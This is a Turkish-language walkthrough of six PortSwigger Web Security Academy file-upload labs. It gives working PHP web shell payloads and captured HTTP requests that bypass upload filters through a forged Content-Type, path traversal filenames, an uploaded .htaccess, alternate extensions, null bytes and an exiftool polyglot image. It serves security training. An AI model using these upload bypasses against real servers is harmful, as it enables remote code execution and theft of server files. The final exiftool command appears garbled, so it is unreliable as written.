


Lab 1: Remote code execution via web shell upload

Burada bize verilen kullanıcının hesabına gidersek bir dosya yükleme alanının olduğunu görebiliriz. Bu kısımda dosya yüklemesi denenirse hiçbir kısıtlamanın olmadığı fark edilebilir. Web shell'in çalışması için basit bir php kodu yazılması ve istenilen dosyanın sunucuya yüklenmesi gerekmektedir.

Email

Update email



Avatar:

Dosya Seç

Dosya seçilmedi

Upload

```
reverse_shell.php
1 <?php echo file_get_contents('/home/carlos/secret'); ?>
```

Dosya yüklendikten sonra web trafiği incelenirse http response paketinde istenilen verinin iletildiği gözlenebilir.

Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/files/avatars/reverse_shell.php	HTTP/2	1	HTTP/2	200	OK
2	Host:	0a7800fd04d128ad80009ed900240005.web-security-academy.net		2	Date:	Thu, 10 Oct 2024 16:43:50 GMT	
3	Cookie:	session=h5cRfYwEGG17Cxf0SxqU4VqeeryqNMB		3	Server:	Apache/2.4.41 (Ubuntu)	
4	Sec-Ch-Ua-Platform:	"Windows"		4	Content-Type:	text/html; charset=UTF-8	
5	Accept-Language:	tr-TR,tr;q=0.9		5	X-Frame-Options:	SAMEORIGIN	
6	Sec-Ch-Ua:	"Chromium";v="129", "Not=A?Brand";v="8"		6	Content-Length:	32	
7	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36		7			
8	Sec-Ch-Ua-Mobile:	?0		8			
9	Accept:	image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8					
10	Sec-Fetch-Site:	same-origin					
11	Sec-Fetch-Mode:	no-cors					
12	Sec-Fetch-Dest:	image					
13	Referer:	https://0a7800fd04d128ad80009ed900240005.web-security-academy.net/my-account					
14	Accept-Encoding:	gzip, deflate, br					
15	Priority:	u=2, i					

Lab 2: Web shell upload via Content-Type restriction bypass

Burada ilk labın aksine dosya yükleme kısmında kullanıcı tarafında bir kontrol yapılmaktadır. Eğer kullanıcı bir php dosyası yüklemeye kalkarsa yükleme engellenmektedir. Korumanın atlatılması için sunucuya giden dosya tipi değiştirildiğinde sunucu dosya tipini kontrol etmek yerine kullanıcıdan gelen dosya tipi değerine güvenmektedir. Bu değer değiştirilirse dosya başarılı bir şekilde yüklenebilir ve lab çözülebilir.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre> 6 Sec-Ch-Ua: "Chromium";v="129", "Not-A?Brand";v="8" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: tr-TR,tr;q=0.9 10 Origin: https://0ad5008504e2ee0dad8c57e700100044.web-security-academy.net 11 Content-Type: multipart/form-data; 12 boundary=----WebKitFormBoundaryjeEGGB3PPuJOY3wx 13 Upgrade-Insecure-Requests: 1 14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 15 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36 16 Accept: 17 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 18 Sec-Fetch-Site: same-origin 19 Sec-Fetch-Mode: navigate 20 Sec-Fetch-User: ?1 21 Sec-Fetch-Dest: document 22 Referer: 23 https://0ad5008504e2ee0dad8c57e700100044.web-security-academy.net/my-account?id=wiener 24 Accept-Encoding: gzip, deflate, br 25 Priority: u=0, i 26 27 -----WebKitFormBoundaryjeEGGB3PPuJOY3wx 28 Content-Disposition: form-data; name="avatar"; filename="reverse_shell.jpeg" 29 Content-Type: application/octet-stream 30 31 <?php echo file_get_contents('/home/carlos/secret'); ?> 32 -----WebKitFormBoundaryjeEGGB3PPuJOY3wx 33 Content-Disposition: form-data; name="user" 34 35 wiener 36 -----WebKitFormBoundaryjeEGGB3PPuJOY3wx 37 Content-Disposition: form-data; name="csrf" 38 39 4ruyIPnBA6G2t1CWGrPpecEGKsiV0fms 40 -----WebKitFormBoundaryjeEGGB3PPuJOY3wx-- </pre>		<pre> 1 HTTP/2 403 Forbidden 2 Date: Thu, 10 Oct 2024 17:20:31 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 Content-Type: text/html; charset=UTF-8 5 X-Frame-Options: SAMEORIGIN 6 Content-Length: 238 7 8 Sorry, file type application/octet-stream is not allowed 9 Only image/jpeg and image/png are allowed 10 Sorry, there was an error uploading your file.<p> 11 12 « Back to My Account 13 </p> </pre>	

```
Request
Pretty Raw Hex
6 Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: tr-TR,tr;q=0.9
10 Origin: https://0ad5008504e2ee0dad8c57e700100044.web-security-academy.net
11 Content-Type: multipart/form-data;
12 boundary=----WebKitFormBoundaryjeE0GB3PPuJOY3wx
13 Upgrade-Insecure-Requests: 1
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
15 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
16 Accept:
17 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
18 Sec-Fetch-Site: same-origin
19 Sec-Fetch-Mode: navigate
20 Sec-Fetch-User: ?1
21 Sec-Fetch-Dest: document
22 Referer:
23 https://0ad5008504e2ee0dad8c57e700100044.web-security-academy.net/my-account?id=wiener
24 Accept-Encoding: gzip, deflate, br
25 Priority: u=0, i
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27 -----WebKitFormBoundaryjeE0GB3PPuJOY3wx
28 Content-Disposition: form-data; name="avatar"; filename="reverse_shell.php"
29 Content-Type: image/jpeg
30
31 <?php echo file_get_contents('/home/carlos/secret'); ?>
32 -----WebKitFormBoundaryjeE0GB3PPuJOY3wx
33 Content-Disposition: form-data; name="user"
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35 wiener
36 -----WebKitFormBoundaryjeE0GB3PPuJOY3wx
37 Content-Disposition: form-data; name="csrf"
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39 4ruyIPn8A062t1CWGrEpecE6Ksiv0fids
40 -----WebKitFormBoundaryjeE0GB3PPuJOY3wx
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```

Pretty	Raw	Hex
GET /files/avatars/reverse_shell.php HTTP/2		
Host: 0a7700b30427ca1080a5df6e00650065.web-security-academy.net		
Cookies: session=Q2allnjeCeDveKlM9Z1UkZpasm9714TT		
Sec-Ch-Ua-Platform: "Windows"		
Accept-Language: tr-TR,tr;q=0.9		
Sec-Ch-Ua: "Chromium",v="129", "Not=A?Brand",v="0"		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36		
Sec-Ch-Ua-Mobile: ?0		
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8		
Sec-Fetch-Site: same-origin		
Sec-Fetch-Mode: no-cors		
Sec-Fetch-Dest: image		
Referer: https://0a7700b30427ca1080a5df6e00650065.web-security-academy.net/my-account		
Accept-Encoding: gzip, deflate, br		
Priority: u=2, i		


Pretty	Raw	Hex	Render
HTTP/2 200 OK			
Date: Mon, 14 Oct 2024 14:59:00 GMT			
Server: Apache/2.4.41 (Ubuntu)			
Last-Modified: Mon, 14 Oct 2024 14:59:00 GMT			
Etag: "37-6247113cf0dda"			
Accept-Ranges: bytes			
X-Frame-Options: SAMEORIGIN			
Content-Length: 55			
<?php echo file_get_contents('/home/carlos/secret'); ?>			


Dosyayı başka bir dizine yüklemek için bir path traversal zafiyeti olması gerekli. Eğer profil fotoğrafı yükleme sırasında dizine müdahale edilirse dosyanın istenilen dizine yüklenebileceği görülebilir.

Request		
Pretty	Raw	Hex
Sec-Ch-Ua-Mobile: ?0		
Sec-Ch-Ua-Platform: "Windows"		
Accept-Language: tr-TR,tr;q=0.9		
Origin: https://0a7700b30427ca1080a5df6e00650065.web-security-academy.net		
Content-Type: multipart/form-data;		
boundary=----WebKitFormBoundaryhKOBULpHRxnCjtgw		
Upgrade-Insecure-Requests: 1		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36		
Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng/*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
Sec-Fetch-Site: same-origin		
Sec-Fetch-Mode: navigate		
Sec-Fetch-User: ?1		
Sec-Fetch-Dest: document		
Referer: https://0a7700b30427ca1080a5df6e00650065.web-security-academy.net/my-account?id=wiener		
Accept-Encoding: gzip, deflate, br		
Priority: u=0, i		
-----WebKitFormBoundaryhKOBULpHRxnCjtgw		
Content-Disposition: form-data; name="avatar"; filename="..%2freverse_shell.php"		
Content-Type: application/octet-stream		
<?php echo file_get_contents('/home/carlos/secret'); ?>		
-----WebKitFormBoundaryhKOBULpHRxnCjtgw		
Content-Disposition: form-data; name="user"		
0		
wiener		
-----WebKitFormBoundaryhKOBULpHRxnCjtgw		
Content-Disposition: form-data; name="csrf"		
4		
W03zeSTVineD7QmQ1AWXuhTc93cV7pPpy		
-----WebKitFormBoundaryhKOBULpHRxnCjtgw--		

Response			
Pretty	Raw	Hex	Render
HTTP/2 200 OK			
Date: Mon, 14 Oct 2024 14:59:33 GMT			
Server: Apache/2.4.41 (Ubuntu)			
Vary: Accept-Encoding			
Content-Type: text/html; charset=UTF-8			
X-Frame-Options: SAMEORIGIN			
Content-Length: 141			
The file avatars/../reverse_shell.php has been uploaded.<p>			
			
Back to My Account			
			
</p>			

Bu adımdan sonra sunucuya yüklediğimiz dosyayı çekecek şekilde bir get isteği atılırsa php kodu çalışır ve çözüm için gerekli string response içerisinde iletilir.







Web shell upload via path traversal

LAB Solved

00:09:48

Back to lab description >>


Congratulations, you solved the lab!

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Lab 4: Web shell upload via extension blacklist bypass

Burada sunucu dosya yükleme sırasında blacklist kullanmakta olup php dosyalarının yüklenmesine engel olmaktadır. Hata mesajlarına dikkat edildiğinde sunucunun Apache sunucusu olduğu gözlemlenebilir.



Apache sunucularında htaccess adında bir dosya bulunur. Bu dosya sunucu üzerindeki çeşitli yapılandırılmaların değiştirilmesini ve normalde çalıştırılmasına izin verilmeyecek dosyaların çalıştırılmasına izin vermektedir. Sunucuya bu tipte bir dosya yüklenir ve içerisine php dosyalarını çalıştırmasına izin verecek bir payload eklenirse sunucu php dosyalarını çalıştırılabilir hale gelir.

```
.htaccess
1  SetHandler application/x-httpd-php
2
```

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Referer: https://0a5800b4032bf45783a4a2a3000700b6.web-security-academy.net/my-account?id=viener Accept-Encoding: gzip, deflate, br Priority: u=0, i -----WebKitFormBoundaryIhjkHDK3ziMn5f56p Content-Disposition: form-data; name="avatar"; filename=".htaccess" Content-Type: application/octet-stream SetHandler application/x-httpd-php -----WebKitFormBoundaryIhjkHDK3ziMn5f56p Content-Disposition: form-data; name="user"</pre>		<pre>HTTP/2 200 OK Date: Mon, 14 Oct 2024 15:27:13 GMT Server: Apache/2.4.41 (Ubuntu) Vary: Accept-Encoding Content-Type: text/html; charset=UTF-8 X-Frame-Options: SAMEORIGIN Content-Length: 130 The file avatars/.htaccess has been uploaded. <p> a Back to My Account </p></pre>	

Yükleme işleminin başarılı olduğunu anlamanın yolu yükleme sonrasında htaccess dosyasına erişmeyi denemektir. Erişim denendiğinde sunucu 403 forbidden hatası verir.

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>GET /files/avatars/.htaccess HTTP/2 Host: 0a5800b4032bf45783a4a2a3000700b6.web-security-academy.net Cookie: session=3ile6PKYBnFpVWUuUfmsTmEvgJPP123 Sec-Ch-Ua-Platform: "Windows" Accept-Language: tr-TR,tr;q=0.9 Sec-Ch-Ua: "Chromium",v="129", "Not=A?Brand",v="8" User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36 Sec-Ch-Ua-Mobile: ?0 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8 Sec-Fetch-Site: same-origin Sec-Fetch-Mode: no-cors Sec-Fetch-Dest: image Referer: https://0a5800b4032bf45783a4a2a3000700b6.web-security-academy.net/my-account Accept-Encoding: gzip, deflate, br Priority: u=2, i</pre>		<pre>HTTP/2 403 Forbidden Date: Mon, 14 Oct 2024 15:27:41 GMT Server: Apache/2.4.41 (Ubuntu) Content-Type: text/html; charset=iso-8859-1 X-Frame-Options: SAMEORIGIN Content-Length: 277 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"> <html> <head> <title> 403 Forbidden </title> </head> <body> <h1> Forbidden </h1> <p> You don't have permission to access this resource. </p> <hr> <address> Apache/2.4.41 (Ubuntu) Server at 0a566832903e Port 80 </address></pre>	

Bu adımdan sonra php dosyasını yüklememiz gerekli. blacklistin atlatılması için birkaç deneme yapıldığında sunucunun php3 uzantısını kabul ettiği gözlemlenebilir.

```
Request
Pretty Raw Hex
6 Sec-Ch-Ua: "Chromium",v="129", "Not=A?Brand",v="8"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: tr-TR,tr;q=0.9
10 Origin: https://0a5800b4032bf45783a4a2a3000700b6.web-security-academy.net
11 Content-Type: multipart/form-data;
12 boundary=----WebKitFormBoundaryKl8P9mPk0r0v2Bab
13 Upgrade-Insecure-Requests: 1
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
15 (KHTML, like Gecko) Chrome/129.0.6688.71 Safari/537.36
16 Accept:
17 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
18 ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
19 Sec-Fetch-Site: same-origin
20 Sec-Fetch-Mode: navigate
21 Sec-Fetch-User: ?1
22 Sec-Fetch-Dest: document
23 Referer:
24 https://0a5800b4032bf45783a4a2a3000700b6.web-security-academy.net/my-account?id
25 =wiener
26 Accept-Encoding: gzip, deflate, br
27 Priority: u=0, i
28
29 ----WebKitFormBoundaryKl8P9mPk0r0v2Bab
30 Content-Disposition: form-data; name="avatar"; filename="reverse_shell.php3"
31 Content-Type: application/octet-stream
32
33 <?php echo file_get_contents('/home/carlos/secret'); ?>
34 ----WebKitFormBoundaryKl8P9mPk0r0v2Bab
35 Content-Disposition: form-data; name="user"
36
37 wiener
38 ----WebKitFormBoundaryKl8P9mPk0r0v2Bab
39 Content-Disposition: form-data; name="csrf"
40
41 87073E1iEAsmavur4S576ylvKpqqdP4H
42 ----WebKitFormBoundaryKl8P9mPk0r0v2Bab--
43
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Mon, 14 Oct 2024 16:29:05 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 139
8
9 The file avatars/reverse_shell.php3 has been uploaded.<p>
10 <a href="/my-account" title="Return to previous page">
11 < Back to My Account
12 </a>
13 </p>
```

```
Request
Pretty Raw Hex
1 GET /files/avatars/reverse_shell.php3 HTTP/2
2 Host: 0a5800b4032bf45783a4a2a3000700b6.web-security-academy.net
3 Cookie: session=31ie6RkYBnFpVVMUzUfmsTmEvqJPP1Z3
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: tr-TR,tr;q=0.9
6 Sec-Ch-Ua: "Chromium",v="129", "Not=A?Brand",v="8"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
8 (KHTML, like Gecko) Chrome/129.0.6688.71 Safari/537.36
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: no-cors
13 Sec-Fetch-Dest: image
14 Referer:
15 https://0a5800b4032bf45783a4a2a3000700b6.web-security-academy.net/my-account
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=2, i
18
Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Mon, 14 Oct 2024 16:29:12 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 woTJiTdCuvquuBWpSpmSHiviHgsIkEex
```

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Lab 5: Web shell upload via obfuscated file extension

Burada sunucu dosya uzantılarının kontrol edip yüklemelerde sadece jpg ve png dosyalarına izin vermektedir. Dosya uzantısı üzerinde oynamalar yapılarak bu koruma bypass edilebilmektedir. Sunucu dosya sonunu kontrol ettiğinden dolayı ilk olarak dendiğim şey php uzantısının sonuna .png eklemek oldu fakat sunucu dosyayı string olarak değerlendirdi.

```
Request
Pretty Raw Hex
GET /files/avatars/reverse_shell.php.png HTTP/2
Host: 0a4d005d04d31f5582ec6204009d0035.web-security-academy.net
Cookie: session=TwWgjb9jv9rPHf7Or1l7hUbXqxiW1iY5V
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: es-7B,es;q=0.9
Sec-Ch-Ua: "Chromium";v="129", "Not=A?Brand";v="8"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0a4d005d04d31f5582ec6204009d0035.web-security-academy.net/my-account?id=viener
Accept-Encoding: gzip, deflate, br
Priority: u=2, i

Response
Pretty Raw Hex Render
HTTP/2 200 OK
Date: Mon, 14 Oct 2024 16:21:19 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 14 Oct 2024 16:21:11 GMT
Etag: "37-c24923995950"
Accept-Ranges: bytes
Content-Type: image/png
X-Frame-Options: SAMEORIGIN
Content-Length: 55
<?php echo file_get_contents('/home/carlos/secret'); ?>
```

Sonrasında bu dosyayı null byte uzantısı kullanarak yüklemeyi denediğimde ise sunucu dosyayı kabul etti.

%00 karakteri null byte anlamına gelmektedir. Bu karakteri php sonrasına eklersek sunucu dosya ismini buraya kadar okur ve dosyayı png olarak değil php olarak işler. Kontrollerde bu karakter dikkat edilmediği için yükleme başarılı olur ve sunucuya php dosyası gitmiş olur.

Bu dosya get isteği ile çağırıldığında istenilen flag elde edilmiş olur.

```
Request
Pretty Raw Hex
1 GET /files/avatars/reverse_shell.php HTTP/2
2 Host: 0a4d005d04d31f5582ec6204005d0035.web-security-academy.net
3 Cookie: session=TwWjgbjw9rPMVc0R117hUxqsiW1LYSV
4 Sec-Ch-UA-Platform: "Windows"
5 Accept-Language: tr-TR,tr;q=0
6 Sec-Ch-UA: "Chromium";v="129", "Not=A?Brand";v="0"
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
8 Sec-Ch-UA-Mobile: ?0
9 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Dest: image
13 Referer:
  https://0a4d005d04d31f5582ec6204005d0035.web-security-academy.net/my-account?id
  =viener
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=2, i

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Mon, 14 Oct 2024 16:22:58 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Type: text/html; charset=UTF-8
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 32
7
8 3t6s8pZfwVnI14v0xaT5g45FhJpQ80H0x
```


My Account

Lab 6: Remote code execution via polyglot web shell upload

Bu labda bizden istenilen şey bir polyglot dosya kullanarak web Shell elde etmektir. İlk olarak zararlı php dosyaları yüklemeyi denediğimde sunucu bu dosyaları reddetti. Dosya uzantılarını değiştirmek veya çeşitli teknikler işe yaramadı. Bu yüzden normal bir jpg dosyasının yorum kısmına zararlı bir kod yerleştirmeye karar verdim. Exiftool adındaki program ile bu işlem yapılabilir.

```
$ xiftool -Comment='php echo "Start of the comment"
'. file_get_contents('/home/carlos/secret') . ' End of the comment'; ?' test.jpg -o polyglot.php
1 image files created
```

Bu dosya yüklendiğinde yorum kısmındaki kod tetiklenecek ve dosyanın çağırılması ile istenilen veri bize gönderilecektir.

[illegible]